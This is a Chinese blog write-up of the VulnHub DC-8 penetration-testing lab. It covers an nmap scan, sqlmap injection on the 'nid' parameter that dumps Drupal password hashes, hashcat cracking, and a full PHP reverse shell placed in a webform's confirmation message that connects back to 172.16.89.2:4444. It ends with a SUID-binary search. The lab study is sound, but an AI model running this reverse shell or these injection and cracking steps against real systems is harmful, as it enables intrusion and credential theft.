vulnhub靶机-DC8-Writeup

原创

含日 于 2021-12-09 23:30:55 发布 1707 收藏
分类专栏： 靶机 文章标签： 安全 web安全 渗透测试 靶机 安全漏洞

本文链接：https://blog.csdn.net/liuhanzhe/article/details/121846494
版权

靶机 专栏收录该内容
9 篇文章 0 订阅
订阅专栏

0x01 介绍

靶机地址：

> https://www.vulnhub.com/entry/dc-8,367/

DESCRIPTION

DC-8 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

This challenge is a bit of a hybrid between being an actual challenge, and being a “proof of concept” as to whether two-factor authentication installed and configured on Linux can prevent the Linux server from being exploited.

The “proof of concept” portion of this challenge eventuated as a result of a question being asked about two-factor authentication and Linux on Twitter, and also due to a suggestion by @theart42.

The ultimate goal of this challenge is to bypass two-factor authentication, get root and to read the one and only flag.

You probably wouldn’t even know that two-factor authentication was installed and configured unless you attempt to login via SSH, but it’s definitely there and doing it’s job.


Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won’t give you the answer, instead, I’ll give you an idea about how to move forward.

0x02 信息收集

nmap扫描ip

```
nmap -sP 172.16.89.0/24
```



```
┌──(root💀kali)-[~]
└─# nmap -sP 172.16.89.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 22:52 CST
Nmap scan report for 172.16.89.1
Host is up (0.00037s latency).
MAC Address: 3A:F9:D3:24:32:64 (Unknown)
Nmap scan report for 172.16.89.9
Host is up (0.0010s latency).
MAC Address: 00:0C:29:E9:F7:C1 (VMware)
Nmap scan report for 172.16.89.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.99 seconds
```

发现ip：172.16.89.9，继续扫描

```
nmap -T5 -A -v -p- 172.16.89.9
```


扫描结果

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 22:54 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating ARP Ping Scan at 22:54
Scanning 172.16.89.9 [1 port]
Completed ARP Ping Scan at 22:54, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:54
Completed Parallel DNS resolution of 1 host. at 22:54, 0.00s elapsed
Initiating SYN Stealth Scan at 22:54
Scanning 172.16.89.9 [65535 ports]
Discovered open port 22/tcp on 172.16.89.9
Discovered open port 80/tcp on 172.16.89.9
Completed SYN Stealth Scan at 22:55, 5.53s elapsed (65535 total ports)
Initiating Service scan at 22:55
Scanning 2 services on 172.16.89.9
Completed Service scan at 22:55, 6.04s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.9
NSE: Script scanning 172.16.89.9.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.46s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.03s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Nmap scan report for 172.16.89.9
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey: 
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http    Apache httpd
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/ 
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt 
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt 
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 00:0C:29:E9:F7:C1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 199.639 days (since Sun Mar 21 07:35:43 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.30 ms 172.16.89.9

NSE: Script Post-scanning.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

发现两个端口，22和80

0x03 渗透

浏览器登录，目标站点使用Drupal搭建



内容管理系统（CMS）

Drupal 7

编程语言

PHP

Web 服务器

Apache

JavaScript 库

jQuery 1.4.4

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

扫描目录，发现登陆界面：http://172.16.89.9/user，其他一些配置文件没有什么用

点击左侧连接发现存在参数nid

```
http://172.16.89.9/?nid=1
```

使用sqlmap扫描


```
sqlmap -u "http://172.16.89.9/?nid=1" --dbs
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db --tables
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db -T users --dump
```

发现admin和john密码hash

```
$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF
```


使用hashcat跑一下

```
echo "\$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z" > dc8_pass.txt
echo "\$S\$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF" >> dc8_pass.txt
hashcat -m 7900 -a 0 dc8_pass.txt /usr/share/john/password.lst -o result.txt --show
```



```
┌──(root💀kali)-[~/vulnhub]
└─# cat result.txt
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF:turtle
```

跑出了john的密码turtle，在http://172.16.89.9/user下登陆，后台有一个设置php代码的地方



Confirmation message

```
aaa
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.89.2';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


Text format: PHP code

Message to be shown upon successful submission. If the redirection location is set to *Confirmation page* it will be shown on its own page, otherwise this

设置php回弹shell代码，在表单提交时触发

```
aaa
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.89.2';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
 // Fork and have the parent process exit
 $pid = pcntl_fork();
 if ($pid == -1) {
  printit("ERROR: Can't fork");
  exit(1);
 }

 if ($pid) {
  exit(0);
 }

 if (posix_setsid() == -1) {
  printit("Error: Can't setsid()");
  exit(1);
 }

 $daemon = 1;
} else {
 printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
 printit("$errstr ($errno)");
 exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
 printit("ERROR: Can't spawn shell");
 exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
 if (feof($sock)) {
  printit("ERROR: Shell connection terminated");
  break;
 }

 if (feof($pipes[1])) {
  printit("ERROR: Shell process terminated");
  break;
 }

 $read_a = array($sock, $pipes[1], $pipes[2]);
```

```php
 $read_a = array($sock, $pipes[1], $pipes[2]);
 $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

 if (in_array($sock, $read_a)) {
  if ($debug) printit("SOCK READ");
  $input = fread($sock, $chunk_size);
  if ($debug) printit("SOCK: $input");
  fwrite($pipes[0], $input);
 }

 if (in_array($pipes[1], $read_a)) {
  if ($debug) printit("STDOUT READ");
  $input = fread($pipes[1], $chunk_size);
  if ($debug) printit("STDOUT: $input");
  fwrite($sock, $input);
 }

 if (in_array($pipes[2], $read_a)) {
  if ($debug) printit("STDERR READ");
  $input = fread($pipes[2], $chunk_size);
  if ($debug) printit("STDERR: $input");
  fwrite($sock, $input);
 }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
 if (!$daemon) {
  print "$string\n";
 }
}

?>
```


Details

- Welcome to DC-8
- Who We Are
- Contact Us

Navigation

- Add content

Contact Us

Submitted by admin on Tue, 09/03/2019 - 16:15

Name *

sadasd

Email Address *

12312@wda.com

Details *

sdfdsf


拿到回弹shell，升级交互shell

```
python -c 'import pty; pty.spawn("/bin/bash")'export TERM=xterm
```

0x03 提权

尝试sudo -l需要密码，再尝试寻找suid文件


```
find / -perm -u=s 2>/dev/null
```



```
www-data@dc-8:/$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/$
```

